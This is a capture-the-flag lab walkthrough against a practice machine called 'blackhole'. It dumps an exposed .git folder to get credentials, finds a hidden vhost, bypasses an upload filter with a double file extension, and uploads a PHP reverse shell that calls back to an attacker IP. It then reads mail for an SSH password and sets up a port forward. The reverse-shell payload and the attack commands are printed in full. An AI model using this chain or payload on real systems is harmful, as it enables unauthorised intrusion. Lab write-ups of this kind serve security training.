
- `sudo systemctl daemon-reexec`
- `sudo systemctl daemon-reload`
- `sudo systemctl enable internal-cron-ui.service`
- `sudo systemctl restart internal-cron-ui.service`

5. Git configuration

- `git init # /var/www/blackhole_local`
- `git add config_backup.php`
- `git commit -m "Initial config commit"`


Phase 6: Testing & Walkthrough

1. Attack Path Diagram



2. Testing & Walkthrough

- In my case my Target CTF IP – 192.168.0.115
- Enter IP 192.168.0.115 in browser which redirect to <http://blackhole.local> login page which is honeytrap login page



- Next go for hidden directory for any useful info
- So we bruteforce by dirsearch to find hidden directory

```
cypherguard ~ > dirsearch -u http://blackhole.local/
/usr/lib/python3.13/site-packages/dirsearch/dirsearch.py:23: UserWarning: pkg_resources is deprecated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
  from pkg_resources import DistributionNotFound, VersionConflict

dirsearch v0.4.3

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: /home/cypherguard/reports/http_blackhole.local/_25-07-30_08-11-23.txt
Target: http://blackhole.local/

[08:11:23] Starting:
[08:11:23] 301 - 317B - /.git -> http://blackhole.local/.git/
[08:11:23] 200 - 23B - /.git/HEAD
[08:11:23] 200 - 92B - /.git/config
[08:11:23] 200 - 409B - /.git/branches/
[08:11:23] 200 - 73B - /.git/description
[08:11:23] 200 - 581B - /.git/
[08:11:23] 200 - 672B - /.git/hooks/
[08:11:24] 200 - 145B - /.git/index
[08:11:24] 200 - 458B - /.git/info/
[08:11:24] 200 - 240B - /.git/info/exclude
[08:11:24] 200 - 183B - /.git/logs/HEAD
[08:11:24] 200 - 479B - /.git/logs/
[08:11:24] 301 - 327B - /.git/logs/refs -> http://blackhole.local/.git/logs/refs/
[08:11:24] 200 - 183B - /.git/logs/refs/heads/master
[08:11:24] 301 - 333B - /.git/logs/refs/heads -> http://blackhole.local/.git/logs/refs/heads/
[08:11:24] 200 - 494B - /.git/objects/
[08:11:24] 301 - 328B - /.git/refs/heads -> http://blackhole.local/.git/refs/heads/
[08:11:24] 200 - 464B - /.git/refs/
[08:11:24] 200 - 41B - /.git/refs/heads/master
[08:11:24] 301 - 327B - /.git/refs/tags -> http://blackhole.local/.git/refs/tags/
[08:11:24] 403 - 280B - /.ht_wsr.txt
[08:11:24] 403 - 280B - /.htaccess.bak1
```

- So here we find /.git folder which contain some sensitive data which can't retrieve normally so we go for use git-dumper to dump .git folder of this webpage
- git-dumper <http://blackhole.local> black #black is folder name where all data will be dumped

```

o cypherguard o Desktop > git-dumper http://blackhole.local/.git/ black
[-] Testing http://blackhole.local/.git/HEAD [200]
[-] Testing http://blackhole.local/.git/ [200]
[-] Fetching .git recursively
[-] Fetching http://blackhole.local/.git/ [200]
[-] Fetching http://blackhole.local/.gitignore [404]
[-] http://blackhole.local/.gitignore responded with status code 404
[-] Fetching http://blackhole.local/.git/refs/ [200]
[-] Fetching http://blackhole.local/.git/HEAD [200]
[-] Fetching http://blackhole.local/.git/branches/ [200]
[-] Fetching http://blackhole.local/.git/hooks/ [200]
[-] Fetching http://blackhole.local/.git/index [200]
[-] Fetching http://blackhole.local/.git/config [200]
[-] Fetching http://blackhole.local/.git/refs/heads/ [200]
[-] Fetching http://blackhole.local/.git/info/ [200]
[-] Fetching http://blackhole.local/.git/refs/tags/ [200]
[-] Fetching http://blackhole.local/.git/objects/ [200]
[-] Fetching http://blackhole.local/.git/hooks/pre-apppatch.sample [200]
[-] Fetching http://blackhole.local/.git/hooks/commit-msg.sample [200]
[-] Fetching http://blackhole.local/.git/hooks/post-update.sample [200]
[-] Fetching http://blackhole.local/.git/hooks/fsmonitor-watchman.sample [200]
[-] Fetching http://blackhole.local/.git/logs/ [200]
[-] Fetching http://blackhole.local/.git/hooks/pre-merge-commit.sample [200]
[-] Fetching http://blackhole.local/.git/hooks/pre-push.sample [200]

```

- so in black folder we see a config backup file and in backup file we see user name & pass

```


o cypherguard o Desktop > cd black
o cypherguard o black > git:(master) cat config_backup.php
<?php
/**
 * Legacy configuration - retained for internal API auth (DO NOT DELETE)
 * Created: <?= date('Y-m-d H:i:s'); ?>
 */

// Database or service credentials (legacy fallback)
$conf = [
    'user' => 'mike',
    'pass' => 'mikelove_ctf'
];

// Not in use anymore - left for compatibility
function legacy_connect() {
    global $conf;
    return base64_encode($conf['user'] . ':' . $conf['pass']);
}
?>
o cypherguard o black > git:(master) x

```

- so now we have user name and password mike/ mikelove_ctf so we go for login
- after login we found a panel contain a secret encoded code



- So this encode is base64 encode code so we need to decode it on cyberchef.io

Recipe
^
📁
🗑️

From Base64
^
🚫
⏸️

Alphabet
A-Za-z0-9+/=

☒ Remove non-alphabet chars

☐ Strict mode

Input
V2VsbF9kb25lX09yX21heWJlX3d1bGxkdHJhcHBIZD8=

abc 44 1 42→43 (1 selected)

Output
Well_done_Or_maybe_well_trapped?|

- So it's a honey trap for wasting time
- So there have no other option to enter system on current web panel so we need to find vhost(virtual host) enumeration like hack the box
- We use ffuf to find vhost

```

o cypherguard o ~ > ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
-H "Host: FUZZ.blackhole.local" -u http://blackhole.local/ -mc 200,302 -ac

  /'---\ /'---\ /'---\
 / \_/ / \_/ -- -- / \_/
 \ \ ,---\ \ ,---\ \ \ ,---\
  \ \_/ \ \_/ \ \_/ \ \_/
   \_ \_ \_ \_ \_ \_ \_ \_
    \_/ \_/ \_/ \_/ \_/

v2.1.0

-----

:: Method      : GET
:: URL         : http://blackhole.local/
:: Wordlist    : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
:: Header     : Host: FUZZ.blackhole.local
:: Follow redirects : false
:: Calibration : true
:: Timeout     : 10
:: Threads    : 40
:: Matcher    : Response status: 200,302
-----


portal [Status: 200, Size: 2647, Words: 953, Lines: 94, Duration: 16ms]

:: Progress: [4989/4989] :: Job [1/1] :: 168 req/sec :: Duration: [0:00:02] :: Errors: 28 ::


```

- So we found a vhost name portal.balckhole.local so this vhost direct cant be access so we need to add on our host file to access vhost

- So now if we search portal.blackhole.local it can be access in browser



- Now we try login id and password which we get from /.git folder



- Login id and password is worked now we can see a upload functionality
- So we 1ft go for upload a php reverse shell and check is it work or not
- So here we can upload only jpg and png
- So we need to use double extension for bypass upload restriction
- Basic php reverse shell script

```

1 <?php
2
3 $ip = '192.168.0.118'; // Attacker IP
4 $port = 9000; // Attacker Port
5
6 $sock = fsockopen($ip, $port);
7 $proc = proc_open("/bin/sh -i", [
8     0 => $sock, // STDIN
9     1 => $sock, // STDOUT
10    2 => $sock // STDERR
11 ], $pipes);
12 ?>
13

```

- Next intercept request in Burp and change upload file name reverseshell.php to reverseshell.php.jpg


Request
🔍
📄
🔗
☰

	Pretty	Raw	Hex
1	POST /profile.php HTTP/1.1		
2	Host: portal.blackhole.local		
3	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:141.0) Gecko/20100101 Firefox/141.0		
4	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8		
5	Accept-Language: en-US,en;q=0.5		
6	Accept-Encoding: gzip, deflate, br		
7	Content-Type: multipart/form-data; boundary=----geckoformboundarya5aa5a10766edc89437fb5be5d93987b		
8	Content-Length: 491		
9	Origin: http://portal.blackhole.local		
10	Connection: keep-alive		
11	Referer: http://portal.blackhole.local/profile.php		
12	Upgrade-Insecure-Requests: 1		
13	Priority: u=0, i		
14			
15	-----geckoformboundarya5aa5a10766edc89437fb5be5d93987b		
16	Content-Disposition: form-data; name="profile_pic"; filename="revershell.php.jpg"		
17	Content-type: application/x-php		
18			
19	<?php		
20			
21	\$ip = '192.168.0.118'; // Attacker IP		
22	\$port = 9000; // Attacker Port		
23			
24	\$sock = fsockopen(\$ip, \$port);		
25	\$proc = proc_open("/bin/sh -i", [		
26	0 => \$sock, // STDIN		
27	1 => \$sock, // STDOUT		
28	2 => \$sock // STDERR		
29	], \$pipes);		
30	?>		
31			
32			
33	-----geckoformboundarya5aa5a10766edc89437fb5be5d93987b--		
34			

?
⚙️
⬅️
➡️

🔍
0 highlights

- Also start nc in terminal for listening the nc -lvnp 9000 and forward or send request



- Upload successful and we got reverse shell

```
cypherguard ~ > nc -lvnp 9000
Connection from 192.168.0.115:32976
/bin/sh: 0: can't access tty; job control turned off
$ ls
2.png
des.png
grep.png
po.php.jpg
rev.php.jpg
revershell.php.jpg
shell.php.jpg
soe.jpeg
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@blackhole:/var/www/sector_blackhole_local/uploads$
```

- So go to mail and we got a mail where we get same username but there have a password which we go for ssh login

```
www-data@blackhole:/var/mail$ cat mike.eml
cat mike.eml
From: support@blackhole.local
To: mike@blackhole.local
Subject: [REDACTED] Your One-Time Password (OTP) for Secure Access

Hi Mike,

As requested, here is your one-time password for accessing the secure area of the system:
OTP: Bh0l3#Xc92@fLaG!2025

Please use this code within the next 10 minutes. For security reasons, this OTP will expire shortly and should not be shared with anyone.

If you did not request this, please contact the security team immediately.

Stay safe,
Blackhole Security Operations
support@blackhole.local
www-data@blackhole:/var/mail$
```

- Ssh login succes

```
○ cypherguard ○ ~ > ssh mike@blackhole.local
The authenticity of host 'blackhole.local (fe80::20c:29ff:fec2:7715%ens33)' can't be established.
ED25519 key fingerprint is SHA256:ky2pg6t5Zhr/rSFH5ihdY1wJxH687dM9ekJ3zkvxSME.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:15: sector.blackhole.local
  ~/.ssh/known_hosts:18: 192.168.0.116
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'blackhole.local' (ED25519) to the list of known hosts.
mike@blackhole.local's password:
Linux blackhole 6.1.0-37-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.140-1 (2025-05-22) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
mike@blackhole:~$
```

- 1st Flag User.txt

```
mike@blackhole:~$ cat user.txt
flag{us3r_m1ke_shell_1n_blackhole_736a9c}

mike@blackhole:~$
```

- Now we go for internal server bu ss -tulnp so we found a wb server which is run on port 8000

```
mike@blackhole:~$ ss -tulnp
Netid  State  Recv-Q  Send-Q    Local  Address:Port
udp    UNCONN  0        0        0.0.0.0:5353
udp    UNCONN  0        0        0.0.0.0:51543
udp    UNCONN  0        0        [::]:40689
udp    UNCONN  0        0        [::]:5353
tcp    LISTEN  0        128      127.0.0.1:631
tcp    LISTEN  0        511      127.0.0.1:8000
tcp    LISTEN  0        128      0.0.0.0:22
tcp    LISTEN  0        128      [:::1]:631
tcp    LISTEN  0        511      *:80
tcp    LISTEN  0        128      [::]:22
mike@blackhole:~$
```

- We can't directly access internal server so we need to port forward to see what webserver run internally ssh -L 9000:localhost:8000 mike@blackhole.local

```
o cypherguard o ~ > ssh -L 9000:localhost:8000 mike@blackhole.local
mike@blackhole.local's password:
Linux blackhole 6.1.0-37-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.140-1 (2025-6_64)

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
